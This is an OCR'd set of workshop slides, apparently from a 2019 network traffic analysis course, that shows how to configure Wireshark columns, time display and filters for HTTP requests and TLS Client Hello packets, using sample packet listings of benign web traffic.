98.8	2.243.48.117	GET /cyber-security-ski	
102.	1.139.128.14	GET /MFEwTzBNMEmSwSTAJBg	
119.	.21.91.29	GET /MFEwTzBNMEmSwSTAJBg	
127.	.21.91.29	GET /MFEwTzBNMEmSwSTAJBg	
154.	.196.126.221	GET /en-US/livetile/pre	

Block 1 - Adding columns


This takes you directly to the column settings



Block 1 - Adding columns



Block 1 - Adding columns



Block 1 - Adding columns

Displayed	Title	Type	Fields
<input checked="" type="checkbox"/>	Time	Time (format as specified)	
<input checked="" type="checkbox"/>	Source	Source address	
<input checked="" type="checkbox"/>	Destination	Destination address	
<input checked="" type="checkbox"/>	Info	Information	
<input checked="" type="checkbox"/>	Source Port	Number	




Block 1 - Adding columns

Wireshark

- Appearance
- Layout
- Columns**
- Font and Colors
- Capture
- Filter Expressions
- Name Resolution
- Protocols

Displayed	Title
<input checked="" type="checkbox"/>	Time
<input checked="" type="checkbox"/>	Source
<input checked="" type="checkbox"/>	Destination
<input checked="" type="checkbox"/>	Info
<input checked="" type="checkbox"/>	Source Port



Displayed	Title
<input checked="" type="checkbox"/>	Time
<input checked="" type="checkbox"/>	Source
<input checked="" type="checkbox"/>	Destination
<input checked="" type="checkbox"/>	Info
<input checked="" type="checkbox"/>	Source Port

Relative time

Source address

Source port

Src addr (resolved)

Src addr (unresolved)

Src port (resolved)

Src port (unresolved)

TEI


Block 1 - Adding columns

Displayed	Title	Type	Fields
<input checked="" type="checkbox"/>	Time	Time (format as specified)	
<input checked="" type="checkbox"/>	Source	Source address	
<input checked="" type="checkbox"/>	Source Port	Src port (unresolved)	
<input checked="" type="checkbox"/>	Info	Information	
<input checked="" type="checkbox"/>	Source Port	+ port (unresolved)	

Block 1 - Adding columns

Displayed	Title	Type	Fields
<input checked="" type="checkbox"/>	Time	Time (format as specified)	
<input checked="" type="checkbox"/>	Source	Source address	
<input checked="" type="checkbox"/>	Source Port	Src port (unresolved)	
<input checked="" type="checkbox"/>	Destination	Destination address	
<input checked="" type="checkbox"/>	Info	Information	

Block 1 - Adding columns



Displayed	Title
<input checked="" type="checkbox"/>	Time
<input checked="" type="checkbox"/>	Source
<input checked="" type="checkbox"/>	Source Port
<input checked="" type="checkbox"/>	Destination
<input checked="" type="checkbox"/>	Info
<input checked="" type="checkbox"/>	Destination Port

- Custom
- DCE/RPC call (cn_call_id / dg_seqnum)
- Delta time
- Delta time displayed
- Dest addr (resolved)
- Dest addr (unresolved)
- Dest port (resolved)
- Dest port (unresolved)
- Destination address
- Destination port
- Expert Info Severity

Block 1 - Adding columns

Displayed	Title	Type
<input checked="" type="checkbox"/>	Time	Time (format as specified)
<input checked="" type="checkbox"/>	Source	Source address
<input checked="" type="checkbox"/>	Source Port	Src port (unresolved)
<input checked="" type="checkbox"/>	Destination Port	Dest port (unresolved)
<input checked="" type="checkbox"/>	Destination Port	Dest port (unresolved)

Block 1 - Adding columns

Displayed	Title	Type
<input checked="" type="checkbox"/>	Time	Time (format as specified)
<input checked="" type="checkbox"/>	Source	Source address
<input checked="" type="checkbox"/>	Source Port	Src port (unresolved)
<input checked="" type="checkbox"/>	Destination	Destination address
<input checked="" type="checkbox"/>	Destination Port	Dest port (unresolved)
<input checked="" type="checkbox"/>	Info	Information

Block 1 - Adding columns

Displayed	Title	Type
<input checked="" type="checkbox"/>	Time	Time (format as specified)
<input checked="" type="checkbox"/>	Src	Src addr (unresolved)
<input checked="" type="checkbox"/>	Src port	Src port (unresolved)
<input checked="" type="checkbox"/>	Dst	Dest addr (unresolved)
<input checked="" type="checkbox"/>	Dst port	Dest port (unresolved)
<input checked="" type="checkbox"/>	Info	Information

Block 1 - Adding columns

Src and Dst port columns are aligned to the right

http.request						Expression...	+
Time	Src	Src port	Dst	Dst port	Info		
98.840511	10.7.10.101	49739	162.243.48.117	80	GET /cyber -		
102.419394	10.7.10.101	49825	151.139.128.14	80	GET /MFEwTz		
119.729866	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTz		
127.246888	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTz		
154.242270	10.7.10.101	49881	23.196.126.221	80	GET /en-US/		

Block 1 - Adding columns

Right-click in the column and "Align Left"



A screenshot of a network traffic analysis tool interface. At the top, there's a green header bar with the text "http.request". To the right of the header are several icons: a close button, a refresh button, a dropdown arrow, and buttons for "Expression..." and "+". Below the header is a table with the following columns: Time, Src, Src port, Dst, Dst port, and Info. The "Src" column is currently selected, indicated by a blue background. A context menu is open over this column, listing the following options: "Align Left" (which is checked), "Align Center", "Align Right", "Column Preferences...", "Edit Column", "Resize To Contents", "Resolve Names", and "Time". The "Info" column shows several network requests, such as "GET /cyber -", "GET /MFEwTZ", and "GET /en-US/". The bottom of the interface shows some status information: "Frame 3184: 452 bytes on wire" and "Ethernet II, Src: HewlettP 1c:...".

Time	Src	Src port	Dst	Dst port	Info
98.840511	10.7.10.101	497			GET /cyber -
102.419394	10.7.10.101	498			GET /MFEwTZ
119.729866	10.7.10.101	498			GET /MFEwTZ
127.246888	10.7.10.101	498			GET /MFEwTZ
154.242270	10.7.10.101	498			GET /en-US/

Block 1 - Adding columns

- Time
- Src IP
- Src port
- Dst IP
- Dst port
- Info

http.request

X ➔ Expression... +

Time	Src	Src port	Dst	Dst port	Info
98.840511	10.7.10.101	49739	162.243.48.117	80	GET /cyber-
102.419394	10.7.10.101	49825	151.139.128.14	80	GET /MFEwTz
119.729866	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTz
127.246888	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTz
154.242270	10.7.10.101	49881	23.196.126.221	80	GET /en-US/

Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- Web traffic & default Wireshark display
- Removing and adding columns
- **Changing time to UTC date and time**
- Adding custom columns
- Hiding columns
- Saving search filter expressions

Block 1 - Changing time date & time to UTC

Screenshot of Wireshark showing the 'View' menu open with the 'Time Display Format' option selected. A callout box highlights the 'Time Display Format' option and points to the 'UTC Date and Time of Day' option in the dropdown menu.

View → Time Display Format → UTC Date and Time of Day

2019-MTA-workshop-block-1-02.pcap

File Edit View Go Capture Analyze Statistics Telephony

Main Toolbar
Filter Toolbar
Status Bar
Full Screen F11
Packet List
Packet Details
Packet Bytes

Time

Frame Ethererr Interr Transr Hypert

Colorize Packet List
Coloring Rules...
Colorize Conversation
Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals

Time Display Format

- Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
- Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
- Time of Day (01:02:03.123456)
- Seconds Since 1970-01-01
- Seconds Since Beginning of Capture
- Seconds Since Previous Captured Packet
- Seconds Since Previous Displayed Packet
- UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7**
- UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
- UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
- Automatic (from capture file)
- Seconds
- Tenths of a second
- Hundredths of a second



Block 1 - Changing time date & time to UTC


Resulting time is displayed well past the second.

Time	Src	Src port	Dst	D
2019-07-10 00:38:23.358115	10.7.10.101	49739	162.243.48.117	8
2019-07-10 00:38:26.936998	10.7.10.101	49825	151.139.128.14	8
2019-07-10 00:38:44.247470	10.7.10.101	49856	72.21.91.29	8
2019-07-10 00:38:51.764492	10.7.10.101	49856	72.21.91.29	8
2019-07-10 00:39:18.759874	10.7.10.101	49881	23.196.126.221	8

But I only want to see to the second...

Block 1 - Changing time date & time to UTC

View → Time Display Format → Seconds



2019-MTA-workshop

File Edit View Go Capture Analyze Statistics Telephony

http.req

Main Toolbar
Filter Toolbar
Status Bar

Full Screen F11
Packet List
Packet Details
Packet Bytes

Time
2019-
2019-
2019-
2019-
2019-

Frame Etherri Interr Trans Hyper

Time Display Format

Name Resolution

Zoom

Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left

Colorize Packet List
Coloring Rules...
Colorize Conversation

Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals

Dst	port	Info
162.243.48.117	80	GET /cyber-security-s
151.139.128.14	80	GET /MFEwTzBNMEswSTAJ
72.21.91.29	80	GET /MFEwTzBNMEswSTAJ
72.21.91.29	80	GET /MFEwTzBNMEswSTAJ
22.126.126.221	80	GET /en-US/livestream

Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
Time of Day (01:02:03.123456) Ctrl+Alt+2
Seconds Since 1970-01-01 Ctrl+Alt+3
Seconds Since Beginning of Capture Ctrl+Alt+4
Seconds Since Previous Captured Packet Ctrl+Alt+5
Seconds Since Previous Displayed Packet Ctrl+Alt+6
UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
Automatic (from capture file)
Seconds
Tenths of a second

Block 1 - Changing time date & time to UTC

Time	Src	Src port	Dst	Dst port	Int
2019-07-10 00:38:23	10.7.10.101	49739	162.243.48.117	80	GET
2019-07-10 00:38:26	10.7.10.101	49825	151.139.128.14	80	GET
2019-07-10 00:38:44	10.7.10.101	49856	72.21.91.29	80	GET
2019-07-10 00:38:51	10.7.10.101	49856	72.21.91.29	80	GET
2019-07-10 00:39:18	10.7.10.101	49881	23.196.126.221	80	GET

Block 1 - Wireshark setup - Up next...

- Font size and configuration profiles
- Web traffic & default Wireshark display
- Removing and adding columns
- Changing time to UTC date and time
- **Adding custom columns**
- Hiding columns
- Saving search filter expressions

Block 1 - Adding custom columns

What else do we want in our column display?

- HTTP host names
- HTTPS server names

Block 1 - Adding custom columns

http.request

X → Expression... +

Time	Src	Src port	Dst	Dst port	Info
2019-07-10 00:38:23	10.7.10.101	49739	162.243.48.117	80	GET /cyber-security-skills-shortage/
2019-07-10 00:38:26	10.7.10.101	49825	151.139.128.14	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:38:44	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:38:51	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:39:18	10.7.10.101	49881	23.196.126.221	80	GET /en-US/livetile/preinstall?re

184: 452 bytes on wire (3616 bits), 452 bytes captured (3616 bits)
II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:
Internet Protocol Version 4, Src: 10.7.10.101, Dst: 162.243.48.117
Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 1, Ack: 1, Len: 398

Hypertext Transfer Protocol

GET /cyber-security-skills-shortage/ HTTP/1.1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)\r\nAccept-Encoding: gzip, deflate\r\nHost: blog.eskill.com\r\nConnection: Keep-Alive\r\n

Block 1 - Adding custom columns

http.request

X Expression... +

Time	Src	Src port	Dst	Dst port	Info
2019-07-10 00:38:23	10.7.10.101	49739	162.243.48.117	80	GET /cyber-security-skills-shortage/
2019-07-10 00:38:26	10.7.10.101	49825	151.139.128.14	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:38:44	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:38:51	10.7.10.101	49856	72.21.91.29	80	GET /MFEwTzBNMEdwSTAJBgUrDgMCGgUA
2019-07-10 00:39:18	10.7.10.101	49881	23.196.126.221	80	GET /en-US/livetile/preinstall?re

Frame 3184: 452 bytes on wire (361 bits), 452 bytes captured (361 bits) on interface mon0
Ethernet II, Src: Hewlett-Packard (08:00:20:e5:2a:b6), Dst: 00:0c:29:00:00:00 (00:0c:29:00:00:00)
Internet Protocol Version 4, Src: 10.7.10.101 (10.7.10.101), Dst: 23.196.126.221 (23.196.126.221)
Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 1, Ack: 1, Len: 398
Hypertext Transfer Protocol
 GET /cyber-security-skills-shortage/ HTTP/1.1\r\n Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n Accept-Language: en-US\r\n Upgrade-Insecure-Requests: 1\r\n User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)\r\n Accept-Encoding: gzip, deflate\r\n Host: blog.eskill.com\r\n Connection: Keep-Alive\r\n

Host: blog.eskill.com\r\n



Block 1 - Adding custom columns

The screenshot shows the Wireshark interface with a context menu open over a selected packet. The selected packet is from the 'http.request' column, indicated by a green highlight.

The context menu options are:

- Expand Subtrees
- Collapse Subtrees
- Expand All**
- Collapse All**
- Apply as Column** (highlighted with a blue rectangle)
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize with Filter
- Follow

A large blue callout box covers the bottom portion of the menu, containing the text "Apply as Column".

The packet details pane shows the selected packet's bytes and ASCII representation. The bytes pane highlights the URL "GET /cyber-security-skills-shorta".

The packet list pane shows several network frames, with the fifth frame (HTTP request) highlighted in green.

Block 1 - Adding custom columns

http.request

X → Expression... +

	Src	Src port	Dst	Dst port	Host	Info
00:38:23	10.7.10.101	49739	162.243.48.117	80	blog.eskill.com	GET /c
00:38:26	10.7.10.101	49825	151.139.128.14	80	ocsp.comodoca.com	GET /M
00:38:44	10.7.10.101	49856	72.21.91.29	80	ocsp.digicert.com	GET /M
00:38:51	10.7.10.101	49856	72.21.91.29	80	ocsp.digicert.com	GET /M
00:39:18	10.7.10.101	49881	23.196.126.221	80	tile-service.weat...	GET /e

Block 1 - Adding custom columns

What else do we want in our column display?

- HTTP host names 
- **HTTPS server names**

Block 1 - Adding custom columns

Wireshark 2.x **ssl.handshake.type == 1**

Wireshark 3.x **tls.handshake.type == 1**

Block 1 - Adding custom columns

ssl.handshake.type == 1

Time	Src	Src port	Dst	Dst port	Host	Info
2019-07-10 00:38:01	10.7.10.101	49730	52.114.76.34	443		Client Hello
2019-07-10 00:38:04	10.7.10.101	49731	204.79.197.200	443		Client Hello
2019-07-10 00:38:04	10.7.10.101	49732	204.79.197.200	443		Client Hello
2019-07-10 00:38:15	10.7.10.101	49733	40.117.150.237	443		Client Hello
2019-07-10 00:38:16	10.7.10.101	49734	40.90.23.230	443		Client Hello
2019-07-10 00:38:16	10.7.10.101	49735	40.90.23.230	443		Client Hello
2019-07-10 00:38:16	10.7.10.101	49737	13.107.246.10	443		Client Hello
2019-07-10 00:38:16	10.7.10.101	49736	13.107.246.10	443		Client Hello
2019-07-10 00:38:23	10.7.10.101	49740	162.243.48.117	443		Client Hello
2019-07-10 00:38:23	10.7.10.101	49742	162.243.48.117	443		Client Hello
2019-07-10 00:38:23	10.7.10.101	49741	162.243.48.117	443		Client Hello
2019-07-10 00:38:24	10.7.10.101	49744	50.31.246.1	443		Client Hello
2019-07-10 00:38:24	10.7.10.101	49743	50.31.246.1	443		Client Hello
2019-07-10 00:38:24	10.7.10.101	49746	104.19.196.151	443		Client Hello
2019-07-10 00:38:24	10.7.10.101	49745	104.19.196.151	443		Client Hello
2019-07-10 00:38:24	10.7.10.101	49748	172.217.164.1	443		Client Hello

Block 1 - Adding custom columns

ssl.handshake.type == 1

